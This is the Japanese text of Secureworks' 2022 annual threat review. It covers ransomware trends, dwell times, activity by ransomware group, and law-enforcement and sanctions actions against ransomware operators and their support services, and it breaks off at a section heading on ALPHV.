Secureworks®

2022年 サイバー脅威の実態

年次レビュー

目次

01

当社チーフ・スレット・インテリジェンス・オフィサーからの近況報告

過去12か月、サイバーセキュリティに関して大ニュースとなる一連の出来事がありました。2021年12月、普及度の高いLog4jソフトウェアの脆弱性が明らかになったことで、ITチームが脆弱なシステムを見つけてパッチを適用しようと躍起になり、世界中でパニックが引き起こされました。2022年初旬、ウクライナ国境付近でのロシアの軍備増強とその後の侵攻により、2017年のNotPetyaのような破壊的なサイバー攻撃がウクライナ国境を越えて広がるのではないかという懸念が高まりました。また、4月中旬には、Contiランサムウェアがコスタリカの複数の政府機関を停止させ、十分な公共サービスが提供できなくなる深刻な混乱を招きました。

当社の使命は、これらの見出しに隠れている脅威の本質を掘り起こし、お客様のリスクを軽減することです。これは、データドリブンな検知と分析によって加速される最新の脅威インテリジェンスを通じて実現しています。Secureworks®カウンター・スレット・ユニット™は、Taegis™ XDRプラットフォームから収集される何兆ものセキュリティイベントを毎週分析し続けています。

これと、Taegis Vulnerability Detection and Response（VDR）ソリューションを介して処理されるデータ、プロアクティブなリサーチ、そしてセキュアワークスのインシデント対応チームの活動を通じて収集されるインサイトを組み合わせることで、業界最高クラスの包括的な視点で脅威状況をまとめています。

このレポートの目的は、攻撃者のツールや行動に関して私たちが直接確認した結果を中心に、過去12か月間で脅威状況がどのように変化したかを報告することです。このレポートでは、ランサムウェアの状況の変化、およびローダーや情報窃取マルウェアのようなマルウェアをランサムウェアグループに提供する攻撃者の行動の変化について検証しています。また、主要な政府支援の攻撃グループによる重要な活動についても調査しています。さらに、攻撃者が新しい脆弱性を悪用するためにどのように迅速に行動しているか、そしてネットワーク内への侵入後に防御側の検知を逃れるために、洗練された技術とより基本的な手法をどのように組み合わせているかについても調査しています。このレポートでは、最後に、Taegisがこの可視化のバックボーンをどのように形成しているかを調査しています。

セキュアワークスでは、さまざまなチームが一丸となりお客様の保護に取り組んでいます。当社のCTU™リサーチチームは、膨大な時間をかけて、脅威とその兆候への理解を深め、脅威の検知方法を構築して、当社のTaegis XDRおよびVDRプラットフォームに反映しています。当社のセキュリティ・オペレーション・チームは、お客様のネット

ワークにおける頼れる監視役として、悪意のある活動を示す可能性のあるあらゆる変化を常に監視しています。当社のインシデント対応チームは、準備のためのプロアクティブなトレーニング提供と、侵害の発生場所の調査、抑制および修復のためのリアクティブなサポートを通じて、お客様を支援する環境を整えています。また、Secureworks Adversary Groupは、攻撃者の行動をエミュレートし、現実的なインテリジェンスに基づいたシナリオでお客様のセキュリティ対策フレームワークがどのように機能するかをテストできるよう支援します。

人間の専門知識とTaegis XDRおよびTaegis VDRの技術的長所が組み合わさることで、セキュアワークスのお客様のセキュリティジャーニーを安全にサポートします。このレポートに記載されているインサイトが、皆様の組織の保護にお役立ちできれば幸いです。

Barry R. Hensley


バリー・ヘンズリー（Barry Hensley）
セキュアワークス、チーフ・スレット・インテリジェンス・オフィサー

02

エグゼクティブサマリーと重要な調査結果

この1年にわたり、東欧や中東における緊張の高まりや、企業がシステムへの早急なパッチ適用を余儀なくされる重要な脆弱性の続出、そして組織化されたサイバー犯罪者のランサムウェア集団の内部構造を暴露する公開リークにより、サイバーセキュリティの分野は大きな影響を受けてきました。

セキュアワークスのカウンター・スレット・ユニットの役割は、これらの多様な脅威を引き続き理解し、その結果に基づいてお客様に情報と保護を提供することです。2021年6月末から2022年6月にかけて、お客様の監視データ、インシデント対応、アンダーグラウンド監視、プロアクティブな脅威リサーチ、インテリジェンス関係から得られたインサイトに基づき、CTUリサーチャーは、脅威状況における次のような大きな傾向を確認しました。



01 **ランサムウェア**は、依然として組織が直面する主要な脅威です。検知戦略では、初期侵入からランサムウェアの展開までの間の「検知期間」にランサムウェアの前兆を特定することに焦点を当てる必要があります。2022年の検知期間の中央値は**4.5日**です。

02 **ローダーの状況**には変動があり、一部の定番のローダーがなくなって、新たなローダーが出現しています。ランサムウェアのような第2段階のペイロードをロードするマルウェアとして、ローダーはランサムウェアのエコシステムの重要なコンポーネントとなっています。また、これらのローダーを運営するグループ間での**緊密な連携**を示す証拠や、これまでローダー機能を提供してきた複雑なボットネットから軽量の使い捨てローダーへの移行が進んでいる可能性を示す兆候も確認されています。

03 **情報窃取マルウェア**は、初期侵入のための認証情報を迅速かつ簡単に取得する手段を提供することで、ランサムウェア攻撃を可能にする主な要因となっています。2022年6月**某日**、CTUリサーチャーは、情報窃取マルウェアによって入手された**200万件以上の認証情報**が、あるアンダーグラウンドマーケットで販売されていることを確認しました。情報窃取マルウェアの革新的な配布方法には、クローンWebサイトや、Signalなどのメッセージングアプリ用のトロイの木馬型インストーラーがあります。

04 セキュアワークスによるインシデント対応活動から得られた知見[1]によると、**リモートサービスの脆弱性悪用は、認証情報ベースのアクセスに代わって最も一般的な侵入手段となり、**効果的な脆弱性管理と優先順位付けの必要性が高まっています。

05 国家による活動は、**地域的な考慮事項に重点が置かれています。**代表的な例を挙げると、ウクライナ侵攻を支援するロシアのサイバー攻撃、イランとイスラエルの代理人による破壊的な相互攻撃、そして南シナ海と東アジアに焦点を当て続ける中国です。

06 **防御の回避**は、多くのネットワーク侵入に見られますが、**そこで使用される手法は、**その必要性がないことから**一般的にあまり高度ではありません。**これは、さらなる検知の機会を提供します。

03

ランサムウェアは主要な脅威であり続けている

世界のランサムウェア状況の構図と被害者の数は変動し続けています。しかし、全体としては、一連の注目を引いた法執行機関の介入や公開リークがあったにもかかわらず、ランサムウェアの運営組織は高い活動レベルを維持しています。

2022年5月と6月のセキュアワークスのインシデント対応活動の分析によると、新しいランサムウェア攻撃が成功する割合は減少しているようですが、この傾向が継続するかどうかを判断するには時期尚早です。




図1. 2021年6月～2022年6月のランサムウェア状況における主な進展（出典：Secureworks）

GOLD ULRICK[2]のConti Ransomware as a Serviceの活動停止は、被害件数が減少した要因の一部であると考えられます。攻撃の割合に影響しているその他の要因として、ウクライナでの戦争がランサムウェア集団に与えた破壊的影響、攻撃により利益を得ようとするランサムウェアの運営組織に摩擦を生じさせるための経済制裁、そしてランサムウェア集団が利益を得るための暗号通貨の乱高下が考えられます。

しかし、別の何かが起こっている可能性もあります。ランサムウェアの公開リークサイトに掲載される組織の数が前年比で減少している傾向はありません（図2）。CTUリサーチャーは、それらの被害組織の規模が時間の経過とともに減少しているという一般的な傾向があるかどうかを調査しています。小規模な組織ほど、リソースが十分でない可能性が高いので、標的になりやすく、事件後に専門的なインシデント対応サービスを導入する可能性も低くなります。

また、一部のランサムウェア集団は、大規模なグローバルブランドを狙うよりも、より多くの小規模な組織を狙う方が、法執行機関による強力な対応を受ける可能性が低いと判断しているかもしれません。また、残念ながら、小規模な組織ほど法執行機関や専門のセキュリティベンダーに報告しサポートを受ける仕組みを十分把握していない場合があります。つまり、ランサムウェアによる真の影響は今後も報告されず、被害者は必要なサポートを受けられません。

全体的な傾向に関わらず、個々の組織にとっては、ランサムウェアは、セキュリティ対策フレームワークのギャップを利用した大きな脅威であることには変わりありません。セキュアワークスの脅威リサーチとインシデント対応データを調査することで、個々の攻撃グループの戦術に関する明察が得られ、組織の自己防衛強化に役立つ教訓が明らかになります。




図2.公開されているランサムウェアの月別の被害件数（出典：Secureworks）

セキュリティ担当者にとっての絶好の機会

どのネットワーク侵入でも、防御者にとっての「絶好の機会」が存在します。これは侵入時点からデータが暗号化されるまでの期間であり、攻撃者が最終的な目的を達成する前に状況を整理している段階です。2022年現在、セキュアワークスのインシデント対応コンサルタントが調査した侵害における侵入からランサムウェアの爆発的な広がりまでの期間の中央値は、2021年の5日に対し、4.5日でした。平均滞留時間は、2021年では22日でしたが、2022年は11日と減少しています。これは、2021年と比較して「異常値」、つまり攻撃者がランサムウェアを展開する前に環境内に数週間または数か月滞留した侵入が減少していることが反映されています。

もちろん、この滞留時間は大きく変動する可能性があります。2022年初旬、ある組織がネットワーク接続問題のトラブルシューティングとパッチのダウンロードのためにファイアウォールを無効にして、オペレーショナルテクノロジー（OT）環境にあるコンピュータをインターネットに公開しました。このコンピュータは5時間以内に侵入され、さらに1時間以内に攻撃者はWindows Defenderを無効にして、Phobosランサムウェア を展開しました。被害を受けたデバイスの数は少なく、ネットワークは組織の他の部分から分離されていましたが、この侵害は、その場所での業務運営を一時的に中断させるだけの十分な影響を与えました。

一方、2021年9月に発生したLorenzランサムウェア攻撃の分析では、CTUリサーチャーが**GOLD LOUNGE**[3]として追跡していた攻撃者が、約1年間アクセスしていたことが判明しています。最初の侵入は2020年10月に発生したと見られ、GOLD LOUNGEは、接続元のリモートIPアドレスをたびたび変えながら、この侵害された環境に定期的に再アクセスし偵察のためのコマンドを実行していました。攻撃者は、SMBExecを多用し、環境内の他のホストに横展開していました。2021年9月、GOLD LOUNGEは、侵害された複数のドメインコントローラのSYSVOLディレクトリにLorenzランサムウェアをステージングし、ターゲットシステム上にランダムな名前のスケジュールタスクを作成してランサムウェアをダウンロードおよび実行させました。その後、ボリュームシャドウコピーを削除し、セキュリティイベントログを消去しました。この長い滞留時間を説明する1つの仮説として、不正アクセス仲介人（IAB）が最初にアクセスを取得してからかなり時間が経過した後でGOLD LOUNGEがこのIABからアクセスを購入したことが考えられます。

検知期間の長短にかかわらず、セキュリティ担当者はこの時間を有効活用すべきです。Taegis XDRの脅威への対策プログラムにより、お客様環境内のランサムウェアの前兆が検知されたことで、攻撃者によりアクセスが悪用される前に、お客様が影響を受けるホストを分離し、コマンド&コントロールインフラストラクチャをブロックして、侵害された認証情報をリセットできたことが何度もありました。復旧までの時間、発生した総費用、および事業中断の面で、脅威の発見が間に合わなかった組織と比較すると、その差は歴然です。

予防できるところは予防し、予防できないところは検知する

間違いなく、ランサムウェアの展開から組織を守る最善の方法は、最初の侵入を防止または検知することです。





図3.2021年6月～2022年6月におけるランサムウェアインシデントの侵入手法（出典：Secureworks）

そのためには、適切で基本的なセキュリティ対策をしっかり取り組む必要があります。

- すべての外部システムおよび主要な内部システムが多要素認証で保護されていることを確認します（落とし穴を回避するためのヒントについては、第5章を参照してください）。
- 脆弱性の検知とパッチ適用プログラムを適時に実施します（脆弱性の詳細については、第3章を参照してください）。
- 侵入の防止に失敗した場合、環境の可視化が重要です。見えないものを守ることは不可能です。侵入を確認してから可視化しようとしても、手遅れです。
- エンドポイント、ネットワークおよびクラウドのすべてに、包括的な監視および検知ソリューションを導入します（監視に関する重要な考慮事項については、付録を参照してください）。

ランサムウェアグループの不易流行

報告期間中、新しいランサムウェアグループが出現しましたが、その多くは活動期間が短いものや、ほとんど活動を行っていないグループであり、明らかに消滅したグループもありました。この変動は、既存のランサムウェアグループが、法執行機関やメディアの監視を最小化するためにブランド名を変更したことや、経済制裁に対応して身元を偽装したことを表しています。また、より多くの被害者とより多くの利益を求める加盟メンバーの忠誠心に変化が表れた結果である可能性もあります。



	2021年7月	2021年8月	2021年9月	2021年10月	2021年11月	2021年12月	2022年1月	2022年2月	2022年3月	2022年4月	2022年5月	2022年6月	合計
LockBit	56	76	83	86	91	54	45	76	98	94	71	45	875
Conti	23	27	28	53	96	36	11	34	73	43	12		436
BlackCat/ ALPHV						15	12	24	21	32	15	15	134
Hive	15	19	2	8	7	16	7	9	21	5	15	5	129
ıvosLocker	8	5	8	10	15	9	4	3	3	5		11	81
ice Society	3	3	6	4	2	4	8		10	17	10	12	79
Grief	11	4	7	18	10	11	8						69
BlackByte		2	7	12	13	6		9	5	4	5	2	65
ılack Basta										11	22	18	51
Lorenz	4	2				3	1		4	6	7	1	28
REvil	11		3	3						3	2		22

図4. 期間中に活動していた主なランサムウェアグループ（出典：Secureworks）

法執行機関による活動

報告期間中、ランサムウェアの運営組織や暗号通貨のマネーロンダリングなどの支援サービスへのアクセスを妨害することを目的とした、いくつかの重要な法執行機関による活動または制裁措置がありました。

- Evil Corpとしても知られる**GOLD DRAKE**[5]を対象とした2019年12月の米国財務省による**OFAC制裁**[4]により、この攻撃グループはランサムウェアの亜種を繰り返し変更して攻撃元の特定を複雑化し、自分たちへの身代金の支払いが禁止されていることを被害者に気づかれないようにしていました。この報告期間中、この攻撃グループは、WastedLocker、Macaw、そして恐らく**LockBit**[6]含む複数のランサムウェアファミリを切り替えて使用していました。

- 2022年4月、OFACは、世界最大のダークネットマーケットであるHydra Market（Hydra）を制裁対象としました。OFACは、約800万ドルのランサムウェアの収益がこの市場を通じてロンダリングされていたことを確認しました。また、GOLD ULRICKのConti運営組織から約600万ドル相当の取引を処理したと思われる、エストニアで登録されていた仮想通貨取引所Garantexも制裁対象としました。5月、OFACは、GOLD ULRICKや**GOLD BLACKBURN**[8]を含むロシアのサイバー犯罪グループや、北朝鮮の攻撃者の取引を難読化していたとされる仮想通貨**ミキサー**[7]Blender.io（Blender）を制裁対象としました。

- また、**5月**[9]、米国国務省が、Contiランサムウェア運営組織幹部の逮捕につながる情報に対して報奨金を提供しました。

この期間中に行われたランサムウェア攻撃者に対する法的措置としては、Colonial PipelineによりDarksideの加盟メンバーに支払われた身代金を司法省が一部差し押さえたこと、10月に複数の国でREvilのサーバーを掌握してオフラインに追い込み運営組織であるGOLD SOUTHFIELDを休止状態にしたこと、そして1月にロシアでRevil Ransomware as a Service（RaaS）の運用に関与した個人を逮捕したことが挙げられます。

支援サービスに対する法的措置として、米国司法省は、ラトビア国籍 のAlla WitteがTrickBot運営におけるマルウェア開発者として携わっていたとして2020年に起訴されたことを**公開**[10]しました。**Conti Leaks**[11]で公開されたチャットは、GOLD BLACKBURNがWitteの代理となる弁護士を見つけるための資金を割り当てていたことを示していました。RaidForumsは、何十億件ものカードや銀行の詳細情報およびログイン認証情報を含むデータベースの販売に使用されていましたが、Europolによって調整された複数の法執行機関による活動である**TOURNIQUET作戦**[12]の結果として、4月に閉鎖されました。さらにインフラストラクチャは押収、管理者とその共犯者は逮捕されました。

ランサムウェアの運営組織に対する法執行活動の増加がもたらす長期的な影響については、引き続き判断することが困難ですが、ブランド名を変えるプロセスが、他のRaaS運営組織へと加盟メンバーが去る可能性も含め、ランサムウェアの運営組織にとってコストがかかることは間違いありません。また、多くの被害者は、制裁対象のグループに身代金を支払うことを躊躇しています。しかしながら、ランサムウェアグループは、破壊的な介入から回復し、運営を維持するための代替手段を見つけ出す能力を示しています。有力なランサムウェアグループの中心メンバーが居住する国から協力を得られないことが、破壊的な取り組みの妨げになっていることは変わりません。

GOLD MYSTIC[13]のLockBit RaaSは、最も活発な暴露型（name-and-shame）攻撃であり、2022年6月末までに875人の被害組織者をリークサイトに掲載しました。セキュアワークスのインシデント対応コンサルタントは、中東、欧州、米国、アジア、オーストラリアのテクノロジー、ビジネスサービス、メディア、金融、法律分野の組織に対するLockBitによる侵害に対応してきました。GOLD MYSTICは、非常に効果的に他のRaaS運営組織から加盟メンバーを募集していたようです。少なくとも1つのケースに関して、CTUリサーチャーは、2021年7月のLockBitインシデントと2021年6月のREvilインシデントを結び付けることができ、同じ加盟メンバーがこれらの両方のインシデントと、それ以前にAhnlabから報告[14]があった2021年1月のインシデントに関与していたことを中程度の確信を持って評価しています。

REvil復活の真偽

2022年4月19日、CTUリサーチャーは、休止状態だったREvilに関連する2つのTorサイトが再び活動していることを確認しました。どちらのサイトも、オリジナルのREvilリークサイトを改良したような新しいTorサイトにリダイレクトしていました。この新しいリークサイトでは、オリジナルの被害者リストが保持されているだけでなく、さらに3人の新しい被害者が追加されていました。2021年7月の独立記念日の週末にKaseyaへの攻撃[16]が発生したすぐ後にGOLD SOUTHFIELD[15]は活動停止になり、その後10月に法執行機関の協力的な活動[17]により永久的な活動停止に追い込まれていたことを考えると、これは奇妙なことでした。

2022年1月にロシアFSBによるグループのメンバーの逮捕が報じられてはいました[18]が、同じTorインフラストラクチャとREvilのソースコードが使用されていたことから、REvil復活の憶測を呼んだことは当然と言えます。しかし、このような復活に関する初期兆候があったにもかかわらず、REvilはまだかつての活動レベルには達していません。

興味深いことに、CTUリサーチャーは、3月にコンパイルされたRevilサンプルを特定[19]していますが、ロシア当局によると、この時点ではグループのメンバーはまだ拘束されていました[20]。このことは、その時点より前に密かにメンバーが釈放されていたか、あるいは、逮捕されたメンバーが周辺的なメンバーであり、グループの運用能力に実質的な影響がなかったことを示している可能性があります。また、この時期は、サイバー犯罪に関するロシアと米国の協力関係が破綻した時期と重なります。

タイムスタンプの危険性 – その信頼性は?

REvilの復活の分析は、コンパイルタイムスタンプの分析に依存している部分があります。コンパイルタイムスタンプは、ファイル、この場合はREvilランサムウェアのバイナリがいつ作成されたかを示すもので、攻撃者の活動のタイムラインを構築する上で有用です。しかし、タイムスタンプは、多くの場合攻撃者によって改ざんされる可能性が高いと言えます。脅威インテリジェンスのアナリストは、これらに依存することには注意が必要です。

CTUリサーチャーは、2019年からGOLD SOUTHFIELDを追跡していて、REvilサンプルを数千件処理しています。REvilの新しいバージョンが登場するとき、実行ファイルのコンパイルタイムスタンプは、新しいリリースに期待されるものと必ず一致しています。また、コンパイルタイムスタンプは、複数の異なるキャンペーンにまたがるサンプルについても一致しています。したがって、コンパイルタイムスタンプは、一般的に慎重に扱われるべきですが、この場合は有用なデータです。

クロスプラットフォームで動作するALPHV

